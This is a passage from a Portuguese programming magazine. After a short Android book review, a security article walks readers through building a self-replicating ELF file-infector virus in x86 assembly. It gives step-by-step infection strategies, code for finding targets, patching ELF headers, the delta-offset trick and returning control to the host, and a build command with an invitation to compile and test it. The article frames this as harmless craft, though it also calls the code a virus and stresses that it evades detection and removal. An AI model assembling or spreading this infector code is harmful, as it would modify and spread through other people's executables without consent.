A primeira parte, em que os temas abordados dizem respeito às bases de dados é constituída por 5 capítulos. Iniciamos com o capítulo de **Técnicas e Persistência de Dados** em que é dada ao leitor uma pequena explicação do tema assim como quais as aplicações de desenvolvimento que deve ter instaladas para obter o melhor partido do livro. Seguidamente temos como segundo capitulo, uma abordagem aos **Ficheiros**, quer seja a leitura ou escrita dos mesmos. Para os leitores que não estão tão familiarizados com este tema, achei este capítulo uma mais-valia para que possam acompanhar o restante aprendizado já com as bases mais cimentadas. É também neste capítulo que são abordadas as principais diferenças entre armazenamento interno e externo dos dispositivos móveis. O terceiro capítulo aborda **Preferências Partilhadas**, em que é dado a conhecer ao leitor as principais classes que providenciam a *framework* geralmente usada para armazenar os dados de configurações da aplicação, ou seja as classes *PreferenceActivity* e *PreferenceFragment*.

Posto isto, passamos para o quarto capítulo, o das **Bases de Dados**. Considero que este, na minha opinião, o capítulo mais importante deste livro uma vez que nos descreve algumas das práticas mais importantes sobre o armazenamento de dados. É importante referir que o autor além de abordar a base de dados SQLite, nos leva também a uma abordagem à base de dados Realm, e ao Sugar ORM como alternativas a ponderar. (*ORM é uma técnica que abstrai o acesso ao banco de dados SQLite e implementa a técnica de mapeamento objeto relacional, tornando simples a tarefa de manipular dados de forma persistente*). São também explicadas ao leitor quais as vantagens e desvantagens de cada um destes temas. Neste capitulo o autor dá-nos também um pequeno projecto exemplo que permite ao leitor seguir passo-a-passo a criação e configuração do mesmo, o que na minha opinião é uma mais-valia para os leitores menos experientes. O capítulo 5 encerra a parte de Base de Dados e é onde é abordada a **Gestão Remota de Dados**, pois cada vez mais a nível aplicacional é necessário aceder e manipular dados que não estão localmente no dispositivo.

> ***"Como seria de esperar, este é um livro com a qualidade habitual que este autor já nos habituou. Direccionado para os profissionais de informática (e também para os entusiastas e curiosos) que queiram dar os primeiros passos na programação Android com destaque claro está para as bases de dados e geolocalização"***

Chamo a vossa atenção para este capítulo uma vez que o livro descreve como aceder remotamente aos dados,

mas também como instalar e configurar o WAMP do lado do servidor e como podemos usar isso para criar uma maior interacção entre o utilizador final e a aplicação criada. Neste capítulo, o backup de dados não foi esquecido e este tema é também abordado.

> ***Contudo devo dizer-vos que os leitores mais experientes no assunto, não ficarão desiludidos com este livro em particular, uma vez que os temas abordados têm todo o interesse, tenhamos 0 ou 10 anos de experiência nesta temática.***

No sexto capítulo, entramos na segunda parte desta obra e passamos à Geolocalização, assim, este capítulo começa por apresentar o **Google Play Services** (*uma biblioteca de serviços para dispositivos Android*), além da apresentação, o leitor é guiado através de algumas das boas práticas da configuração desta biblioteca.

O capítulo 7 é dedicado aos **Mapas**. Devo dizer-vos que neste capítulo os leitores mais inexperientes não vão sentir-se deslocados pois o autor torna todo o conceito "simples". Desde os tipos de mapas disponíveis, à sua configuração e controlo, tudo isto é abordado neste livro. Por último, chegamos ao oitavo capítulo, dedicado à **Localização**. Creio que este tema seja também um dos mais importantes pois no mundo de hoje, todos andamos constantemente com telemóvel connosco. Assim, nas páginas deste capítulo o leitor é levado a compreender como pode tirar um maior partido da aplicação e da experiência que a aplicação proporciona ao utilizador final.

Em suma, e sendo esta uma opinião própria, considero que este é um livro que poderá ser uma mais-valia na biblioteca pessoal, pois o facto de encadear os ensinamentos de uma forma simples e intuitiva, leva a que possamos acompanhar todo o processo de desenvolvimento de forma mais fácil e natural, sendo um livro que pode ser lido como um todo, ou como consulta nalgum destes temas em particular.

## AUTOR

**Escrito por Rita Peres**

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

# Segurança

Como criar um programa auto-replicativo em assembly, para GNU/Linux

# Como criar um programa auto-replicativo em assembly, para GNU/Linux

A arte da criação de programas auto-replicativos parece estar perdida no tempo. Não podemos confundir um programa auto-replicativo com malware, cavalos de tróia, worms, etc. Um programa auto-replicativo não executa nenhum tipo de código para danificar hardware ou software, pelo contrário apenas tenta replicar-se de diversas formas ou métodos e é por norma escrito numa linguagem de baixo nível, como por exemplo assembly. A parte mais interessante e importante do programa ao contrário de um malware não é um pedaço de código para causar danos, mas antes pelo contrário apenas o código que permite que o programa se replique.

Apesar de muitas vezes se confundirem as duas tarefas, um programa auto-replicativo é uma forma de criatividade, engenho e inovação, com o objectivo de criar um programa que se consiga manter num sistema informático evitando ser apagado e replicando-se de forma inteligente, evitando a sua detecção e consequente remoção. É quase como fazer um avião de papel, ajustar as “asas”, o “nariz”, colocar ou não um “leme de cauda”, etc e atirar para ver que distância é percorrida antes de inevitavelmente aterrar, ou melhor, cair! Em momento algum se pretente que o programa, tal como o avião, dure “ad aeternum”, sendo o interesse apenas no lapso de tempo que ele durará até ser totalmente removido.

O objectivo deste artigo é apenas apresentar a temática e um programa exemplo, para que o leitor possa experimentar e começar a entender os mecanismos envolvidos, construindo o programa e aprofundando assim conhecimentos de sistema operativo e programação na lingagem assembly.

No incrível livro de Ryan "elfmaster" O'Neill, Learning Linux Binary Analysis, ele afirma: “*... é um grande desafio de engenharia que excede as convenções regulares de programação, exigindo que o programador pense fora dos paradigmas convencionais. É manipular o código, dados e ambiente para ele se comportar de uma determinada forma... (…). Enquanto conversando com os desenvolvedores do software AV, fiquei espantado que, ao lado de nenhum deles tinha qualquer idéia real de como engenheiro de um vírus, muito menos projetar qualquer heurística real para identificá-los (diferente de assinaturas). A verdade é que a escrita do vírus é difícil, e requer habilidade séria.*”

A escrita deste tipo de programas em linguagem Assembly ou em linguagem C é de certa forma uma arte em separado. As linguagens como assembly ou C sem o recurso a bibliotecas, são basicamente “pinceis”, simples prontos para pintar.

Antes de passarmos ao programa propriamente dito, vejamos alguns aspectos importantes relacionados com esta temática.

Existem diversos tipos de ficheiros executáveis, para diversos sistemas operativos, sejam eles baseados em Unix, sejam sistemas desenvolvidos pela Microsoft, sejam outros sistemas. Conforme o sistema onde vamos querer que o nosso programa auto-replicativo “sobreviva”, teremos de conhecer minimamente o tipo de ficheiros executáveis do sistema, além do próprio sistema. Foquemo-nos nos tipos de ficheiros.

**Os tipos de ficheiros:**

Neste caso como apenas vamos permitir a replicação para binários executáveis, vamos ver os diferentes tipos de ficherios binários executáveis existentes, para os vários sistemas:

- **ELF -** (Formato de arquivo executável e vinculável (linkable)) formato de ficheiro binário padrão para sistemas Unix e sistemas semelhantes ao Unix. Também é usado por muitos equipamentos móveis, consolas de jogos (Playstation, Nintendo), equipamentos de internet das coisas, equipamentos de rede, etc.
- **Mach-O -** (objecto mach) ficheiro binário executável usado em sistemas com núcleo Mach, inicialmente desenvolvido pela Universidade de Carnegie Mellon, é utilizado em sistemas como por exemplo o macOS, iOS, NextStep.
- **PE -** (executável portátil) usado nos sistemas operativos Microsoft de 32-bit e 64-bit, tanto em ficheiros executáveis como nos ficheiros FON Font Files, utilizado desde o sistema operativo Windows NT 3.1.
- **MZ (DOS) -** Formato de arquivo executável sistema operativo DOS, suportado por todos os sistemas operativos de 32 bits da Microsoft e anteriores, foi o formato usado nos ficheiros .exe do MS.DOS. Estes ficheiros têm uma particularidade engraçada, que permite a sua identificação, quando abertos num editor de hexadecimal. No início do “número mágico” (magic number), encontram-se os valores 0x4D 0x5A que convertidos em ASCII resultam em MZ, as iniciais de um dos programadores do MS-DOS Mark Zbikowski.
- **COM (DOS) -** suportado por todos os sistemas operacionais da Microsoft de 32 bits e anteriores. É um formato extremamente simples, não contém cabeçalho (header), não contém metadados padrão, tem um tamanho máximo de 65.280bytes e armazena todo o código num único segmento de dados.

Cada tipo de ficheiro corresponde a um ou mais sistemas operativos, tem a sua própria história e curiosidades, bem como formato. Acima pudémos ver os principais tipos de ficheiros, mas por ser complexo abordar todos, irei apenas focar o sistema operativo GNU/Linux e o formato ELF.

**As funcionalidades do programa**

- O programa terá de se replicar, embutindo-se em ficheiros executáveis
- O programa deve ser auto-contido, ou seja capaz de operar independentemente de outros ficheiros ou programas
- Os ficheiros "hospedeiros" devem continuar a execução do programa, permitindo a sua replicação
- O programa irá agir como um "cogumelo", um parasita que não danifica nem altera o comportamento do seu hospedeiro, mas depende dele para se manter "vivo".

A primeira tarefa será procurar todos os ficheiros disponíveis na filesystem num determinado directório. Existem diversas formas de o fazer, de qualquer das formas a mais simples seria a que se segue:

```
find_filename_start:
    ; procura a sequência 0008 que ocorre antes do
            ;nome do início do nome de um ficheiro
    add edi, 1
    cmp edi, len
    jge done
    cmp byte [buffer+edi], 0x00
    jnz find_filename_start
    add edi, 1
    cmp byte [buffer+edi], 0x08
    jnz find_filename_start

    xor ecx, ecx    ; limpa ecx que será utilizado
                    ;como offset para o ficheiro
find_filename_end:
    ; procura a sequência 00 que indica o fim de um
    ; nome de ficheiro
    add edi, 1
    cmp edi, len
    jge done

    mov bl, [buffer+edi]    ; copia um byte do
                            ; buffer para o ficheiro
    mov [file+ecx], bl
    inc ecx                 ; incrementa o offset
                            ; armazenado em ecx

    cmp byte [buffer+edi], 0x00 ; denota o fim do
                                ; nome do ficheiro
    jnz find_filename_end
    mov byte [file+ecx], 0x00 ; adiciona 0x00 ao
                        ; final do buffer de ficheiro

    ;; aqui serão incluídas outras instrucoes

        jmp find_filename_start ; desloca-se para
           ; find_filename_start e inicia nova busca
```

O próximo passo será analisar o ficheiro e descobrir duas coisas:

- É um ficheiro executável ELF?
- Já está infectado?

Existem vários tipos de ficheiros executáveis diferentes, utilizados pêlos diferentes sistemas operativos. Cada tipo de ficheiro tem diferentes marcadores nos seus headers, por exemplo os ficheiros ELF começam sempre por 7f45 4c46, em que 45-4c-46 correspondem à representação hexadecimal dos caracteres ELF. Por exemplo um executável do Windows começa por 4D5A, que corresponde à representação hexadecimal dos caracteres M-Z e por exemplo um exetucável do OS X, nos marcadores os bytes são CEFA EDFE.

Neste caso e estando a analisar um exemplo para GNU/Linux, será colocado um marker nos bytes não utilizados, situados entre 9 e 12 do header do ficheiro ELF, apenas para facilitar a detecção, no caso será o valor dword "61706f63". Isto apenas será necessário para "assinalar" ficheiros que já foram infectados, evitando assim a "re-infecção" de ficheiros, que faria disparar o tamanho de cada ficheiro num efeito cíclico, o que levaria a que as unidades de armazenamento fossem cheias até não haver mais espaço. De igual forma facilita a detecção e eliminação, até porque se está a falar de um exemplo para estudo, logo convém ter controlo sobre o mesmo. Lendo os primeiros 12 bytes é possivel determinar se um ficheiro é passível de ser infectado ou não e em caso negativo, passar para o ficheiro seguinte. Neste caso e apenas por questões de desempenho, os ficheiros "passíveis de serem infectados", serão armazenados temporariamente num buffer separado, chamado "alvos".

De forma extremamente resumida, os ficheiros ELF são compostos pelo cabeçalho elf (elf header), os cabeçalhos de programa (program headers), os cabeçalhos de secção (section headers) e as instruções op code. Os cabeçalhos ELF fornecem a informação relativa aos cabeçalhos de programa, bem como aos cabeçalhos de secção, o local da memória onde estará armazenado o primeiro op code. Por outro lado, os cabeçalhos de programa indicam que segmentos pertencem ao segmento de texto e quais pertencem ao segmento de dados, bem como os offsets do ficheiro. Por sua vez os cabeçalhos de secção dão-nos informação sobre cada "secção" e que "segmentos" pertencem a quem. Isto parece confuso, e na verdade não é assim tão linear, apenas foi extremamente resumido.

Um ficheiro executável encontra-se em estados diferentes, quando está a ser executado e quando está armazenado na unidade de armazenamento, seja ela um disco rígido, uma flash-drive, ou outra. Os cabeçalhos disponibilizam a informação acerca do estado actual de um dado ficheiro, conforme o estado em que ele se encontre num dado momento. O TEXT é o segmento de leitura e execução que contém o nosso código e outros dados só de leitura. O Data é o segmento de leitura e escrita que contém as variáveis globais e a informação destinada à ligação dinâmica (dynamic linking). No segmento TEXT encontra-se uma secção .text, e umda secção .rodata. No segmento DATA encontram-se as secções .data e .rodata. Dentro do segmento data, existem ainda mais duas secções a .data e a .bss .

Para os que estão mais familiarizados com a linguagem de programação assembler, estes nomes dever ser algo familiares.

Contrariamente ao formato PE dos ficheiros do Micro-

soft Windows, não existem muitas áreas para serem "infectadas", pelo que a tarefa é um pouco mais complexa! O formato ELF não permite escrita no segmento TEXT, o que irá dificultar um pouco, mas será possivel na realizar o efeito pretendido recorrendo a algum engenho, como veremos em seguida.

As principais estratégias para infectar ficheiros no formato ELF são as seguintes:

**Infecção por Preenchimento de Text (Text Padding Infection)**

Infectar o final da seção .text: Podemos tirar proveito do facto de que os arquivos ELF, quando carregados na memória, envolvem os segmentos por uma página inteira de 0's. Estamos limitados por restrições de tamanho de página, portanto, podemos apenas ajustar um vírus de 4kB num sistema de 32 bits ou um vírus de 2MB num sistema de 64 bits. Isso pode ser pequeno, mas no entanto suficiente para um pequeno vírus escrito em C ou Assemby. Para conseguir tal os procedimentos são os seguintes:

- Alterar o ponto de entrada (no cabeçalho ELF) para o fim da seção de texto
- Adicionar o tamanho da página ao deslocamento para a tabela de cabeçalho de seção (no cabeçalho ELF)
- Aumentar o tamanho do arquivo e o tamanho da memória do segmento de texto pelo tamanho do código do vírus
- Para cada cabeçalho de programa que reside após o vírus, aumentar o deslocamento pelo tamanho da página
- Localizar o último cabeçalho da seção no segmento TEXT e aumentar o tamanho da seção (no cabeçalho da seção)
- Para cada cabeçalho de seção que existir após o vírus, aumentar o deslocamento pelo tamanho da página
- Inserir o vírus real no final da seção de texto
- Inserir o código que salta para o ponto de entrada do host original

**Infecção reversa do texto (Reverse Text Infection)**

Infectar a frente da seção .text permitindo que o código do host mantenha o mesmo endereço virtual. Estende-se o segmento de texto em sentido inverso. O menor endereço de mapeamento virtual permitido nos sistemas Linux modernos é 0x1000, que é o limite de quanto podemos ampliar para trás o segmento de texto. Num sistema de 64 bits, tamanho padrão do endereço virtual é geralmente 0x400000, o que deixa espaço para um vírus de 0x3ff000 menos o tamanho do cabeçalho ELF. Num sistema de 32 bits, o endereço virtual de texto padrão é normalmente 0x0804800, o que deixa espaço para um vírus ainda maior. Para conseguir tal os procedimentos são os seguintes:

- Adicionar o tamanho do vírus (arredondado para o valor alinhado da página seguinte) ao deslocamento para a tabela do cabeçalho da seção (no cabeçalho ELF)
- No cabeçalho do programa de segmento de texto, diminuir o endereço virtual (o endereço físico) pelo tamanho do vírus (arredondado para o próximo valor de página alinhada)
- No cabeçalho do programa de segmento de texto, aumentar o tamanho do arquivo e o tamanho da memória pelo tamanho do vírus (arredondado para o valor alinhado da página seguinte)
- Para cada cabeçalho de programa com um deslocamento maior do que o segmento de texto, aumentá-lo pelo tamanho do vírus (arredondado novamente)
- Alterar o ponto de entrada (no cabeçalho ELF) para o endereço virtual do segmento de texto original - o tamanho do vírus (arredondado)
- Aumentar o deslocamento do cabeçalho do programa (no cabeçalho ELF) pelo tamanho do vírus (arredondado)
- Inserir o vírus real no início da seção de texto

**Infecção do segmento de dados (Data Segment Infection)**

Infecta o segmento de dados. Anexa-se o código do vírus ao final do segmento de dados (antes da secção .bss). Como é a seção de dados, nosso vírus pode ser tão grande quanto quisermos, sem restrições. O segmento de memória DATA tem um conjunto de permissões R + W (leitura e gravação) enquanto o segmento de memória TEXT possui um conjunto de permissões R + X (leitura e execução). Em sistemas que não possuem um conjunto de bits NX (como sistemas GNU/Linux de 32 bits), pode-se executar o código no segmento DATA sem alterar o conjunto de permissões. No entanto, outros sistemas exigem que se adicione uma flag executável para o segmento onde o vírus reside.

- Aumentar o deslocamento do cabeçalho da seção (no cabeçalho ELF) pelo tamanho do vírus
- Alterar o ponto de entrada (no cabeçalho ELF) até o final do segmento de dados (endereço virtual + tamanho do arquivo)
- No cabeçalho do programa do segmento de dados, aumentar a página e o tamanho da memória pelo tamanho do vírus
- Aumentar o deslocamento de bss (no cabeçalho da seção) pelo tamanho do vírus

- Definir o bit de permissão executável no segmento DATA. (Não aplicável para sistemas Linux de 32 bits)
- Inserir o vírus real no final da seção de dados
- Insirir o código que salta para o ponto de entrada do host original

Existem muitos outros métodos, no entanto como neste artigo apenas se pretende apresentar a temática dos programas auto-replicativos, apenas são apresentadas os três métodos acima, dos quais apenas irá ser aprofundado o terceiro.

Uma outra dificuldade quando se pretende criar um programa auto-replicativo, são as variáveis, uma vez que não se podem combinar as secções .data e .bss do programa auto-replicativo e do seu hospedeiro. Além disso, uma vez compilado o programa auto-replicativo, não há qualquer garantia de que a localização das suas variáveis venha a residir no mesmo endereço virtual quando o programa for executado a partir do executável hospedeiro. Assim para evitar este tipo de ocorrência, limita-se o programa auto-replicativo a uma única secção a .text. Isto é algo complexo e desafiante, mas um bom desafio, diz o povo na sua sabedoria, aguça a mente!

Vejamos algumas ideias e técnicas que podem facilitar a tarefa:

Primeiramente inicializamos das variáveis que se encontram na secção .data, definindo os seus valores, se possivel no próprio código, como no exemplo que se segue:

```
section .data
    folder db ".", 0
    len equ 2048
    filenamelen equ 32
    elfheader dd 0x464c457f  ; 0x7f454c46 -> .ELF (
    signature dd 0x001edd0e  ; 0x61706f63
section .bss
    filename: resb filenamelen  ; armazena o
              ; caminho para o ficheiro de ;destino
    buffer: resb len ; armazena o nome de todos os
                     ; ficheiros
    alvos: resb len ; Armazena o nome dos ficheiros
                    ; de destino
    targetfile: resb len ; armazena o conteúdo dos
                         ; ficheiros de destino

section .text
    global v1_start

v1_start:
call signature
    dd 0x001edd0e     ; 0x61706f63
signature:
    pop ecx
```

Aproveitamos o facto de que quando uma instrução de chamada (call) é feita, o valor absoluto da instrução actual é empurrado (push) para a pilha (stack) para uma chamada de retorno (ret). Na prática podemos fazer isso para cada uma das variáveis da secção .data e ultrapassar a secção completamente, etivanto assim mais dificuldades, relacionadas com variáveis. Quanto às variáveis da seção .bss (não inicializadas), precisamos de reservar um número definido de bytes para elas. Uma vez que isto não pode ser feito na secção .text porque isso faz parte do segmento de texto que é marcado como r + x (somente leitura e execução), nenhuma escrita é permitida nesse segmento de memória. Então usamos a pilha (stack). Assim, uma vez que inserimos bytes na pilha, podemos observar o apontador da pilha e armazenar esse marcador para uso futuro.

Segue-se um exemplo de como o fazer:

```
; Criar espaço na pilha para as variáveis não
inicializadas para evitar a secção .bss
mov ecx, 2328    ; coloca o contador a 2328 bytes
; (x4 = 9312 bytes). Nome do ficheiro (esp),
; buffer (esp+32), alvos (esp+1056), targetfile
; (esp+2080)
loop_bss:
    push 0x00        ; reserva 4 bytes (double
                     ; word) de 0's
    sub ecx, 1       ; decrementa o contador em 1
    cmp ecx, 0
    jbe loop_bss
    mov edi, esp     ; esp contem o offset .bss
             ; falso offset, é armazenado no edi.
```

Observe-se o facto de se ter empurrado 0x00 bytes, usando o “push”, carrega-se uma double word de cada vez, o que em assembly de 32 bits, até prefazer o tamanho necessário. Isso dá-nos um espaço de cerca de 9312 bytes para utilizar. Feito isto armazena-se o valor de ESP (o apontador de pilha) e usa-se isso como base para o ".bss falso". Posteriormente pode-se aceder fazer referência ao ESP + [offset] para aceder a diferentes variáveis. Neste caso, foi reservado o [esp] para o nome do ficheiro, o [esp + 32] para o buffer, [esp + 1056] para alvos e [esp + 2080] para o arquivo de destino.

Agora pode-se eliminar completamente as secções .data e .bss e ficar com o programa auto-replicativo por inteiro na secção .text .

Agora será preciso ler os bytes do arquivo hospedeiro (host) para um buffer, fazer as alterações necessárias para os cabeçalhos e injetar o marcador de programa auto-replicativo, para tal será lido o ficheiro byte a byte até que a chamada de leitura do sistema devolva o valor 0x00 no EAX, o que indica que foi atingido o EOF (fim de ficheiro), como podemos ver no código seguinte:

```
reading_loop:
    mov eax, 3 ; sys_read
    mov edx, 1 ; lê 1 byte de cada vez
    int 80h

    cmp eax, 0; se for 0, atingiu o EOF
    je reading_eof
    mov eax, edi
    add eax, 9312; 2080 + 7232 (2080 é o offset
                 ; do ficheiroAlvo no .bss falso)
    cmp ecx, eax ; se o ficheiro tiver mais que
                 ; 7232 bytes, sai
    jge infect
    add ecx, 1
    jmp reading_loop

reading_eof:
    push ecx  ; armazena o endereço do ultimo
              ; byte lido
```

```
    mov eax, 6 ; fecha o ficheiro
    int 80h
```

Fazer alterações no buffer é bastante mais simples, apenas é necessário ter presente que se terá de lidar com a ordem de bytes invertida (extremidade pequena) sempre que se mova qualquer coisa maior que um único byte.

Agora será injetado o marcador do programa auto-replicativo e mudado o ponto de entrada para apontar para o programa auto-replicativo, no final do segmento de dados. (O tamanho do arquivo não inclui o espaço que o .bss ocupa na memória).

Vejamos o código:

```
mov ebx, dword [edi+2080+eax+8]; phdr->vaddr
                        ; Endereço virtual em memória
add ebx, edx ; novo ponto de entrada = phdr[data]
                          ; ->vaddr + p[data]->filesz
mov ecx, 0x001edd0e ;insere a assinatura no byte 8
          ; (secção não utilizada do cabeçalho ELF)
mov [edi+2080+8], ecx
mov [edi+2080+24], ebx  ; re-escreve o ponto de
; entrada anterior com o auto-replicativo no buffer
```

Note-se que é usada a aritmética de deslocamento para encontrar o caminho para a área na parte inferior da pilha, que foi reservada para as variáveis não inicializadas.

Agora é preciso localizar o cabeçalho de program DATA e fazer alterações. O truque é localizar os tipos PT_LOAD e de seguida, determinar se o deslocamento não é 0x00. Se o deslocamento for 0, é um cabeçalho TEXT do programa, caso contrário é DATA.

```
program_header_loop:
    ; faz loop por todos os cabeçalhos de programa
    ; e localiza o segmento DATA PT_LOAD, offset>0)

    ;0  p_type, tipo de segmento
    ;+4 p_offset, offset no ficheiro onde começar o
    ; segmento
    ;+8 p_vaddr O endereço de memória virtual
    ;+c p_addr  endereço fisico
    ;+10 p_filesz    size of datas read from offset
    ;+14 p_memsz stamanho do segmento em memória
    ;+18 p_flags flags do segmento (rwx perms)
    ;+1c p_align alignement
    add ax, word [edi+2080+42]
    cmp ecx, 0
    jbe infect ; não conseguiu encontrar o segmento
   ; de dados. Fecha-se e procura-se o próximo alvo
    sub ecx, 1 ; decrementa o countador em 1

    mov ebx, dword [edi+2080+eax]    ; phdr->type
                                ; (tipo de segmento)
    cmp ebx, 0x01 ; 0: PT_NULL, 1: PT_LOAD, ...
    jne program_header_loop ; não é PT_LOAD.
             ; Procura o próximo cabeçalho (header)

    mov ebx, dword [edi+2080+eax+4] ; phdr->offset
          ; (deslocamento do cabeçalho de programa)
    cmp ebx, 0x00 ; se for 0, é o segmento
          ; seguinte. Caso contrário, encontramos o
          ; segmento de dados
    je program_header_loop ; é o próximo segmento,
            ; o text. Procuramos a secção de dados.
    mov ebx, dword [edi+2080+24] ; ponto de entrada
                                ; anterior
    push ebx ; guarda o ponto de entrada anterior
    mov ebx, dword [edi+2080+eax+4] ; phdr->
       ; offset (offset do cabeçalho de programa)
    mov edx, dword [edi+2080+eax+16] ; phdr->
          ; filesz (tamanho do segmento do disco)
    add ebx, edx ; offset onde o programa
     ; auto-replicativo deve rezidir = phdr[data]
                    ; ->offset + p[data]->filesz
    push ebx ; salva o cabeçalho do offset do
                    ; programa auto-replicativo.
    mov ebx, dword [edi+2080+eax+8] ; phdr->vaddr
                  ; (Endereço virtual em memória)
    add ebx, edx ; novo ponto de entrada =
           ; phdr[data]->vaddr + p[data]->filesz
```

Será também preciso fazer modificações no cabeçalho da secção .bss. Podemos verificar se o cabeçalho é da secção .bss analizando o tipo de flag verificando se é NOBITS. Os cabeçalhos de secção não precisam necessariamente de estar presentes para que o executável seja executado, portanto, se não o podemos localizar, não é problemático, pelo que podemos prosseguir:

```
section_header_loop:
    add ax, word [edi+2080+46]
    cmp ecx, 0
    jbe finish_infection
    sub ecx, 1
    mov ebx, dword [edi+2080+eax+4]
    cmp ebx, 0x00000008
    jne section_header_loop
    mov ebx, dword [edi+2080+eax+12]
    add ebx, v_stop - v_start
    add ebx, 7
    mov [edi+2080+eax+12], ebx
    mov edx, dword [edi+2080+eax+16]
    add edx, v_stop - v_start
    add edx, 7
    mov [edi+2080+eax+16], edx
```

Feito isto, procede-se a fazer a modificação final no cabeçalho ELF alterando o deslocamento do cabeçalho da secção, pois será “infectando” o final do segmento de dados (logo antes do .bss) e os cabeçalhos do programa permanecem no mesmo local:

```
mov eax, v_stop - v_start
add eax, 7
mov ebx, dword [edi+2080+32]
add eax, ebx
mov [edi+2080+32], eax
```

O passo final será injetar o código do programa auto-replicativo e finalizá-lo com as instruções *JMP* de volta ao ponto de entrada original do código do ficheiro hospedeiro, para que o utilizador veja o hospedeiro a ser executado normalmente.

Alguns pormenores “inquietantes” nesta etapa serão por exemplo, a forma como o programa auto-replicativo captura o seu próprio código ou como será que o auto-replicativo determina o seu próprio tamanho. Estes e outros pormenores inquietantes são abordados de seguida. Em primeiro

lugar, o uso de rótulos para marcar o início e o fim do programa auto-replicativo e usar cálculos de compensação simples:

```
section .text
    global v_start

v_start:
    ;inicio do corpo do programa
                        ; autoreplicativo


v_stop:
    ; fim do corpo do programa
                        ; autoreplicativo
    mov eax, 1      ; sys_exit
    mov ebx, 0
    int 80h
```

Ao fazer isso, usamos o v_start como o deslocamento para o início do vírus e usamos v_stop - v_start como o número de bytes.

```
mov eax, 4
mov ecx, v_start        ; attach the virus portion
mov edx, v_stop - v_start   ; size of virus bytes
int 80h
```

Para calcular o tamanho do programa auto-replicativo utilizamos o cálculo, (v_stop - v_start), no entanto a referência para o início do programa auto-replicativo (mov ecx, v_start) falhará após a primeira infecção. De fato, qualquer referência a um endereço absoluto falhará porque a localização na memória mudará de host para host! Os endereços absolutos de rótulos, como o v_start, são calculados em tempo de compilação, dependendo de como ele está sendo chamado. Os seus jmp normal, jne, jnz, etc. serão convertidos em offsets em relação à sua posição atual, mas o endereço MOV do rótulo não será. O que precisamos é uma compensação delta. Um delta offset é a diferença nos endereços virtuais do vírus original para o arquivo host atual. Então, como obtemos o deslocamento delta? Na verdade, é um truque muito simples que o Phunky Virus Guide da Dark Angel apresenta, no início dos anos 90, no seu tutorial de vírus DOS:

```
    call delta_offset
delta_offset:
    pop ebp
    sub ebp, delta_offset
```

Ao fazer um CALL a uma label na posição atual, o valor atual no apontador da instrução (endereço absoluto) é empurrado para a pilha para que um RET saiba para onde te retornar. Fazemos POP para fora da pilha e temos o atual apontador da instrução. Ao subtrair o endereço absoluto do vírus original ao atual, temos agora o delta offset em EBP. O delta offset será 0 durante a execução do vírus original.

*É de notar que de forma a evitar certos obstáculos, fazemos CALLs sem RETs, ou vice versa. Eu não recomendo fazer isto fora deste projeto se for possível evitar porque aparentemente, errar ao emparelhar uma call/ret resulta numa penalização de performance. Mas isto não é uma situação comum.*

Agora que temos o nosso delta offset, vamos mudar a nossa referência para v_start para a versão delta offset:

```
mov eax, 4
lea ecx, [ebp + v_start]    ; adiciona a
; porcao do auto-replicatico, calculada
; com o offset deltamov edx, v_stop -
v_start   ; tamanho do autoreplicativo
int 80h
```

Notemos que não inclui a call de saída do sistema no vírus. Isto porque não quero que o vírus saia antes de executar o código host. Em vez disso, vou substituir essa parte com o salto para os bytes originais do host. Uma vez que o ponto de entrada do host varia de host para host, preciso de gerar isto dinamicamente e injetar o código op diretamente. De forma a descobrir o código op, devo primeiro entender as características da instrução JMP em si. A JMP irá tentar fazer um jump relativo calculando o offset do destino. Queremos dar-lhe uma localização absotula. Eu descobri o código op hexadecimal compilando um pequeno programa que faz JUMP curto e JMP longe. O código op JMP muda de um E9 para um FF.

```
mov ebx, 0x08048080
jmp ebx
jmp 0x08048080
```

Compilando isto, corri “xxd” e inspecionei os bytes e descobri como interpretar isto para código op.

```
pop edx
mov [edi], byte 0xb8
mov [edi+1], edx
mov [edi+5], word 0xe0ff
```

Movendo uma palavra double no registo EAX acaba sendo representado como B8 xx xx xx xx. Saltando (JMP) para um valor armazenado no registo EAX acaba sendo representado como FF E0.

Tudo junto, isto dá-nos um total de 7 bytes extra para adicionar ao final do vírus. Isto também significa que cada um dos offsets e famanhos de ficheiro que alterámos devem contar para estes 7 bytes extra.

Assim o meu vírus faz alterações aos headers no buffer (não no ficheiro), depois sobreescreve o ficheiro host com os bytes de buffer modificados até o offset onde está o código do nosso vírus. Então insere-se (vstart, vstop-vstart) depois continua a escrever o restante dos bytes do buffer a partir de onde iniciou. Depois transfere controlo do programa de volta para o ficheiro host original.

Uma vez que compile o vírus, quero adicionar manualmente

o meu criador de vírus após o 8º byte do vírus…. Isto pode não ser necessário no meu exemplo porque o meu vírus salta alvos que não têm segmento  Data, mas que pode nem sempre ser o caso. Liga o teu editor hexadecimal favorito e adiciona esses bytes lá dentro!

Agora estamos prontos. Vamos compilá-lo e testá-lo :

**nasm -f elf -F dwarf -g virus.asm && ld -m elf_i386 -e v_start -o virus virus.o**

Se tudo correu como deveria o resultado terá sido o esperado!

**Conclusão**

Ao longo do artigo foram abordados temas tão diversos como:

- Extracção de mais informação do header do ELF (32 ou 64 bits, execfutável, etc)
- Alocação do buffer dos ficheiros depois do buffer do targetfile.

Esta experiência permite compreender um pouco melhor como funcionam os vírus, uma vez que são basicamente programas auto-replicativos, mas com uma “carga” destinada a fazer estragos (malware). Também se espera que tenha ajudado a compreender como detectar este tipo de programa, sem recurso a ferramentas anti-virus.

**Referências**

https://github.com/cranklin/cranky-data-virus

## AUTOR

**Escrito por  António C. Santos**

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, “aprender, ensinar, criar, partilhar, melhorar e seguir”. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012,  actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera .  Twitter:@apocsantos

# No Code

Windows 10: Ferramentas de Segurança

MODELOS DE AVALIAÇÃO DE INTERFACE

Redes neurais artificiais: o que são? Onde vivem? Do que se alimentam?

# WINDOWS 10: FERRAMENTAS DE SEGURANÇA

**Introdução**

As ameaças de segurança aos dispositivos, dados e informações são um assunto importante no dia a dia e evoluem com frequência. Por isso, é necessário contar com hardware, software e ferramentas que sirvam como uma barreira para os riscos que os utilizadores enfrentam em atividades como navegar na internet, instalar aplicações ou simplesmente ligar o computador.

